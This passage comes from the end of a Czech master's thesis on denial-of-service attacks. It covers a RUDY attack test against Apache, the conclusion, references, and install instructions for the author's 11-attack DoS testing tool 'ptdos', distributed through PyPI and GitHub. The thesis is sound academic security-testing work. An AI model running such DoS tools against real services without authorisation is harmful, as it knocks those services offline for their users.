Výpis 3.7: Spouštěcí příkaz aplikace `ptdos` pro realizaci útoku RUDY.

3.7.2 Scénář s vypnutým modulem reqtimeout serveru Apache


Vypnutí modulu `reqtimeout` i nastavení webového serveru je stejné jako v kapitole 3.6.2. V grafu otevřených spojení, obr. 3.18, byl zahájen útok v čase 23:57:30. Všechna vytvořená spojení byla udržena otevřená po celou dobu útoku. V grafu paketů je zaznamenán 50 sekundový interval obnovení spojení ke kterému došlo v časech 23:58:20 a 23:59:10. Díky udržení otevření všech spojení došlo k odepření poskytované služby cílovým systémem, což je podpořeno naměřenými daty monitorovací služby, viz graf 3.19.

Obr. 3.16: Otevřená spojení s cílovým systém při útoku RUDY s výchozí konfigurací Apache.



Obr. 3.17: Podíl úspěšných a neúspěšných požadavků monitorovací služby při útoku RUDY s výchozí konfigurací webového serveru.

Obr. 3.18: Otevřená spojení s cílovým systém při útoku RUDY s vypnutým modulem `reqtimeout` Apache.



Obr. 3.19: Podíl úspěšných a neúspěšných požadavků monitorovací služby při útoku RUDY s vypnutým modulem `reqtimeout` Apache.

Závěr

Diplomová práce se zaměřuje na útoky cílené na odepření dostupnosti služeb, jejich podrobnou analýzu a vývoj vlastní aplikace realizující DoS útoky, jenž podpoří testování DoS útoků za účelem zvýšení bezpečnosti v kybernetickém prostředí. V teoretické části práce jsou uvedeny definice základních pojmů, motivace útočníka a jednotlivé DoS útoky, jenž byly rozřazeny do dvou základních kategorií ***logických*** a ***záplavových***. Při popisování DoS útoků byl kladen důraz na vysvětlení jejich základního principu a pomocí přiložených obrázků znázornit, jak útočník dosáhne při každém útoku odepření poskytované služby cílovým systém.

V praktické části práce byla navržena a implementována vlastní aplikace `ptdos` sloužící k testování DoS útoků a odolnosti webových aplikací. Celkově bylo do aplikace implementováno 11 DoS útoků, což je o jeden více než bylo vyžadováno zadáním. Součástí aplikace jsou tři hlavní části - řídící část, monitorovací část a část útoků. Při vývoji byl kladen vysoký důraz na snadnou budoucí rozšiřitelnost aplikace. Z toho důvodu byla zvolena pro část útoků modulární architektura, kdy každý útok je přidán do aplikace jako samostatný plugin, který je na ostatních útocích zcela nezávislý. Pro komunikaci s aplikací bylo zvoleno konzolové rozhraní, jenž je využíváno lidskou obsluhou, a strojově čitelné API rozhraní, které slouží pro integraci s externími systémy, zejména tedy se systém Penterep, což byl požadavek specifikovaný zadáním práce.

Pro účely testování aplikace byla navržena a sestavena testovací síť obsahující zařízení útočníka a cílového systému, jakožto webového serveru, na který je útočeno. V případě potřeby je testování jednotlivých útoků doplněno o podrobnější testovací scénáře za účelem lepší demonstrace funkčnosti daných útoků. Testování potvrdilo funkčnost aplikace a její nasazení v praxi při realizaci penetračních či zátěžových testů. Pro lepší demonstraci funkčnosti aplikace byly vytvořeny ukázkové videa, jenž popisují instalaci aplikace, způsob ovládání a průběh realizovaných útoků. Pro snazší instalaci byla aplikace `ptdos` umístěna do veřejně přístupného repositáře Python aplikací, PyPI. Všechny stanovené cíle diplomové práce byly splněny. Dosažené výsledky byly úspěšně prezentovány na studentské konferenci EEICT 2022.

Literatura

[1] *Statistika & My: Nebezpečí z internetu*, 2022. 12. Český statistický úřad. ISSN 1804-7149, ev. č. MK ČR E 1992.

[2] *What is a DoS attack?* [online], 2021. Spojené státy americké: Palo Alto Networks [cit. 2021-9-16]. Dostupné z URL: `https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos`

[3] MARTINÁSEK, Zdeněk, 2021. *Úvod do síťové bezpečnosti: Bezpečnost ICT 2*. Brno. Přednáška. Vysoké učení technické v Brně.

[4] *Software Tester* [online], 2021. Techopedia [cit. 2021-11-30]. Dostupné z URL: `https://www.techopedia.com/definition/29845/software-tester`

[5] *What is penetration testing?* [online], 2021. San Francisco: Cloudflare [cit. 2021-11-30]. Dostupné z URL: `https://www.cloudflare.com/en-gb/learning/security/glossary/what-is-penetration-testing/`

[6] *The Psychology Behind DDoS: Motivations and Methods: DDoS Attack Psychological Motivations* [online], 2021. New York: Perimeter 81 [cit. 2021-9-24]. Dostupné z URL: `https://www.perimeter81.com/blog/network/the-psychology-behind-ddos-attacks`

[7] *Anonymous (Internet Group): What Is Anonymous (Internet Group)?* [online], 2020. New York: Investopedia [cit. 2021-9-24]. Dostupné z URL: `https://www.investopedia.com/terms/a/anonymous-internet-group.asp`

[8] *What is the Deep and Dark Web?: Dark web definition* [online], 2021. Moskva: Kaspersky [cit. 2021-9-24]. Dostupné z URL: `https://www.kaspersky.com/resource-center/threats/deep-web`

[9] *Types of DoS (Denial of Service) Attacks* [online], 2021. Arizona: Wytkoski [cit. 2021-9-23]. Dostupné z URL: `http://bucarotechelp.com/networking/security/81070501.asp`

[10] *How Slow DOS Attacks Work* [online], 2016. France: Paladion [cit. 2021-9-23]. Dostupné z URL: `https://www.paladion.net/blogs/how-to-detect-slow-dos-attack-using-siem`

[11] *What Is an Exploit?* [online], 2021. San Jose: Cisco [cit. 2021-9-23]. Dostupné z URL: `https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-exploit.html`

[12] *Amplification Attack* [online], 2021. New Jersey: Radware [cit. 2021-9-23]. Dostupné z URL: https://www.radware.com/security/ddos-knowledge-center/ddospedia/amplification-attack

[13] *UDP-Based Amplification Attacks* [online], 2019. USA: CYBERSECURITY & INFRASTRACTURE SECURITY AGENCY [cit. 2021-9-23]. Dostupné z URL: https://us-cert.cisa.gov/ncas/alerts/TA14-017A

[14] *Botnets* [online], 2021. Athény: enisa [cit. 2021-9-26]. Dostupné z URL: https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/botnets

[15] *Booters, Stressers and DDoSers* [online], 2021. Kalifornie: imperva [cit. 2021-9-27]. Dostupné z URL: https://www.imperva.com/learn/ddos/booters-stressers-ddosers/

[16] KARAMI, Mohammad a Damon MCCOY, 2013. *Understanding the Emerging Threat of DDoS-as-a-Service* [online]. Washington, D.C. [cit. 2021-9-27]. George Mason University. Dostupné z URL: https://www.usenix.org/conference/leet13/workshop-program/presentation/karami

[17] HADEEL S., Obaid. DoS and DDoS Attacks at OSI Layers. *International Journal of Multidisciplinary Research and Publications* [online]. 2020, 1-9 [cit. 2021-10-11]. ISSN 2581-6187. Dostupné z: doi:10.5281/zenodo.3610833

[18] DDoS QUICK GUIDE. In: *CYBERSECURITY & INFRASTRACTURE SECURITY AGENCY* [online]. 2020 [cit. 2021-10-11]. Dostupné z URL: https://us-cert.cisa.gov/sites/default/files/publications/DDoS%20Quick%20Guide.pdf

[19] *Mac Flooding: How Does it Work?* [online], 2021. RottenWifi [cit. 2021-12-12]. Dostupné z URL: https://blog.rottenwifi.com/mac-flooding/

[20] *ARP Flooding Attack* [online], 2021. Čína: Huawei [cit. 2021-12-12]. Dostupné z URL: https://support.huawei.com/enterprise/en/doc/EDOC1100015135/773de01a/arp-flooding-attack

[21] XIA, Yu, 2016. *Selective Dropping of Rate Limiting Against Denial of Service Attacks*. Dayton, Ohio. Magisterská práce. University of Dayton.

[22] M MUHARISH, Essa Yahya, 2016. *PACKET FILTER APPROACH TO DETECT DENIAL OF SERVICE ATTACKS*. San Bernardino. Magisterská práce. California State University, San Bernardino.

[23] KUMAR, Gulshan. Understanding Denial of Service (Dos) Attacks Using OSI Reference Model. *International Journal of Education and Science Research* [online]. 2014, 1-8 [cit. 2021-10-13]. ISSN 2348-6457. Dostupné z: doi:10.1.1.678.4268

[24] *HTTP request methods* [online], 2021. San Francisco: Mozilla [cit. 2021-10-14]. Dostupné z URL: `https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods`

[25] GUPTA, Alka a Lalitsen SHARMA. *Mitigation of DoS and Port Scan Attacks Using Snort* [online]. 2019 [cit. 2021-10-14]. ISSN 2347-2693. Dostupné z: doi:10.26438/ijcse/v7i4.248258

[26] FIELDING, Roy T. a Julian RESCHKE, 2014. *Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content* [online]. RFC 7231. RFC Editor [cit. 2022-04-27]. ISSN 2070-1721. Dostupné z: doi:10.17487/RFC7231

[27] *What is an HTTP flood DDoS attack?* [online], 2022. San Francisco: Cloudflare [cit. 2022-04-27]. Dostupné z URL: `https://www.cloudflare.com/en-gb/learning/ddos/http-flood-ddos-attack/`

[28] HTTP HEAD Flood. *MAZEBOLT* [online]. Izrael, 2022 [cit. 2022-04-27]. Dostupné z URL: `https://kb.mazebolt.com/knowledgebase/http-head-flood/`

[29] *Ping (ICMP) flood DDoS attack* [online], 2021. San Francisco: Cloudflare [cit. 2021-11-04]. Dostupné z URL: `https://www.cloudflare.com/fr-fr/learning/ddos/ping-icmp-flood-ddos-attack/`

[30] JEŘÁBEK, Jan, 2021. *Pokročilé komunikační techniky*. Brno. Skripta. Vysoké učení technické v Brně.

[31] BURDA, Karel, 2014. *Návrh, správa a bezpečnost počítačových sítí*. Brno. Skripta. Vysoké učení technické v Brně.

[32] MILLS, D., J. MARTIN, J. BURBANK a W. KASCH, 2010. *Network Time Protocol Version 4: Protocol and Algorithms Specification* [online]. RFC 5905. RFC Editor [cit. 2022-04-28]. ISSN 2070-1721. Dostupné z: doi:10.17487/RFC5905

[33] NIDECKI, Tomasz Andrzej, 2019. *Preventing NTP Reflection Attacks* [online]. Acunetix, 20. května 2019 [cit. 2022-04-27]. Dostupné z URL: `https://www.acunetix.com/blog/articles/ntp-reflection-ddos-attacks/`

[34] *What is a Slowloris DDoS attack?: How does a Slowloris attack work?* [online], 2021. San Francisco: Cloudflare [cit. 2021-10-17]. Dostupné z URL: https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/

[35] *R U Dead Yet? (R.U.D.Y.) attack* [online], 2022. San Francisco: Cloudflare [cit. 2022-04-28]. Dostupné z URL: https://www.cloudflare.com/en-gb/learning/ddos/ddos-attack-tools/r-u-dead-yet-rudy/

[36] *Types of DDoS Attacks: Rudy* [online]. Izrael: GlobalDots, 27.4.2016 [cit. 2022-04-28]. Dostupné z URL: https://www.globaldots.com/resources/blog/types-of-ddos-attacks/

[37] *What Is GitHub? A Beginner-s Introduction to GitHub* [online], 2021. Massachusetts: Kinsta [cit. 2021-11-06]. Dostupné z URL: https://kinsta.com/knowledgebase/what-is-github/

[38] *Status Code Definitions* [online], 2021. W3C [cit. 2021-11-29]. Dostupné z URL: https://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html

[39] *PHP* [online], 2022. The PHP Group [cit. 2022-05-04]. Dostupné z URL: https://www.php.net/

[40] *IPerf - The ultimate speed test tool for TCP, UDP and SCTP* [online], 2022. [cit. 2022-05-03]. Dostupné z URL: https://iperf.fr/

[41] Ping of death DDoS attack: How is a ping of death DDoS attack mitigated?, 2022. *Cloudflare* [online]. San Francisco: Cloudflare [cit. 2022-05-07]. Dostupné z URL: https://www.cloudflare.com/en-gb/learning/ddos/ping-of-death-ddos-attack/

[42] CERT-Bund Reports: NTP servers with 'monlist' enabled. *Federal Office for Information Security* [online]. Německo [cit. 2022-05-05]. Dostupné z URL: https://www.bsi.bund.de/EN/Topics/IT-Crisis-Management/CERT-Bund/CERT-Reports/HOWTOs/NTP-Server-Monlist/NTP-Server-Monlist_node.html

[43] Ntpd - Network Time Protocol (NTP) Daemon, 2022. *NTPsec* [online]. [cit. 2022-05-05]. Dostupné z URL: https://docs.ntpsec.org/latest/ntpd.html

[44] Apache Core Features: TimeOut Directive, 2022. *Apache* [online]. Spojené státy americké [cit. 2022-05-07]. Dostupné z URL: https://httpd.apache.org/docs/current/mod/core.html#timeout

[45] Apache Module mod_reqtimeout, 2022. *Apache* [online]. Spojené státy americké [cit. 2022-05-07]. Dostupné z URL: https://httpd.apache.org/docs/current/mod/mod_reqtimeout.html

Seznam symbolů a zkratek

API	Application Programming Interface
AS	Application Server
ARP	Address Resolution Protocol
CDN	Content Delivery Network
CMD	Command Prompt
DaaS	DDoS as a Service
DDoS	Distributed Denial of Service
DNS	Domain Name System
DoS	Denial of Service
FTP	File Transport Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
ICMP	Internet Control Message Protocol
ICT	Information and Communication Technologies
IDE	Integrated Development Environment
IP	Internet Protocol
IRC	Internet Relay Chat
JSON	JavaScript Object Notation
LDAP	Lightweight Directory Access Protocol
MAC	Media Access Control
MTU	Maximum Transmission Unit
NetBIOS	Network Basic Input/Output System
NTP	Network Time Protocol
OS	Operating System

PHP	Hypertext Preprocessor
RAM	Random-access memory
RIP	Routing Information Protocol
RUDY	Are You Dead Yet?
SaaS	Software as a Service
SAT	Server for Automatic Tests
SMTP	Simple Mail Transfer Protocol
SNMP	Simple Network Management Protocol
SQL	Structured Query Language
SSD	Solid State Drive
SSDP	Simple Service Discovery Protocol
SSL	Secure Socket Layer
TCP	Transmission Control Protocol
Telnet	Teletype network
TFTP	Trivial File Transfer Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
UMS	User Management Server
URL	Uniform Resource Locator

Seznam příloh

A Dokumentace aplikace ptdos

A.1 Instalace aplikace ptdos

Pro instalaci aplikace je nutné mít nainstalovaný Python ve verzi 3.10+ a podporovanou Linuxovou distribuci. Ideální je distribuce Ubuntu ve verzi 22.04+, ve které je již Python 3.10 obsažen.

A.1.1 Instalace z PyPI repozitáře

Pro jednodušší instalaci byl ptdos vypublikován na veřejného repozitáře PyPI[1]. Nejprve je nutné nainstalovat aplikaci `pip` a poté samotnou aplikaci `ptdos`. Ta se poté spouští příkazem `ptdos` v konzoli, viz výpis A.1. Instalace z PyPI krok za krokem je ukázána ve videu `https://youtu.be/JEnX7tkwKDY`.

```
$ sudo apt install python3-pip
$ sudo pip install ptdos
$ ptdos --help
```

Výpis A.1: Instalace aplikace `ptdos` z PyPI repozitáře.

A.1.2 Instalace ze zdrojového kódu

Zdrojový kód se nachází v elektronické příloze práce anebo v online repositáři na platformě GitHub, viz `https://github.com/FilipKam/ptdos`. Opět je nutné stáhnout aplikaci `pip` a k tomu ještě aplikaci `git`, která umožní stažení zdrojového kódu z repositáře (pozn. v případě elektronické práce je možné git vynechat). Po stažení zdrojového kódu je nutné nainstalovat externí knihovny specifikované v `requirements.txt`. Po nainstalování knihoven je možné spustit aplikaci, ovšem pouze z kořenového adresáře a vždy s `python3` na začátku příkazu. Instalace z GitHubu krok za krokem je ukázána ve videu `https://youtu.be/LcEu9PfbS8w`.

```
$ sudo apt install python3-pip
$ sudo apt install git
$ git clone https://github.com/FilipKam/ptdos
$ cd ptdos
$ pip install -r requirements.txt
$ cd ptdos
$ python3 ptdos.py --help
```

Výpis A.2: Instalace aplikace `ptdos` ze zdrojového kódu.

[1] `https://pypi.org/project/ptdos/`

A.2 Podrobný návod k použití

Podrobný popis instalace aplikace a jejího použití je uložen v souboru `README.md`, který je součástí zdrojového kódu, jenž je součástí elektronické přílohy. Soubor `README.MD` je možné zobrazit i přímo v repositáři na platformě GitHub. Na videu `https://youtu.be/Q3Gu_bcwJtE` je okomentované ovládání `ptdosu` včetně spuštění útoku a vyhodnocení a na videu `https://youtu.be/cvvZuKXVFOU` je znázorněno spuštění útoků a zobrazení jejich průběhu na cílovém systému ve formě webového serveru. Chování aplikace je demonstrováno pro záplavový útok UDP flood a pomalý útok Slowloris.

B Obsah elektronické přílohy

- `/` ..... kořenový adresář přiloženého archivu
  - `Penterep_JSON_nastroje.pdf` .... dokumentace JSON objektu systému Penterep
  - `ptdos_source.zip` ..... zdrojový kód aplikace `ptdos`
    - `ptdos`
      - `infrastructure` ..... složka se soubory definující architekturu aplikace
        - `attack.py`
        - `factory.py`
        - `loader.py`
      - `misc` ..... složka s vlastními knihovnami
        - `globalfuncs.py`
        - `ntp_servers.json`
        - `pt_http.py`
        - `pt_icmp.py`
        - `pt_ip.py`
        - `pt_ntp.py`
        - `pt_socket.py`
        - `pt_udp.py`
        - `user_agents.json`
      - `monitoring` ..... složka monitorovací služby
        - `ptcheckservice.py`
      - `plugins` ..... složka s pluginy útoků
        - `httpgetflood.py`
        - `httpheadflood.py`
        - `httppostflood.py`
        - `icmpflood.py`
        - `ntpampl.py`
        - `pingofdeath.py`
        - `rudy.py`
        - `slowloris.py`
        - `smurf.py`
        - `synflood.py`
        - `udpflood.py`
      - `config.json` ..... definice všech pluginů
      - `ptdos.py` ..... hlavní soubor sloužící ke spuštění aplikace
      - `version.py` ..... soubor udávající verzi aplikace
    - `README.md` ..... popis projektu
    - `requirements.txt` ..... soubor s požadavky na externí knihovny
    - `setup.py` ..... soubor definující vytvoření pip balíčku
  - `test_web.zip` ..... zdrojový kód testovací webové stránky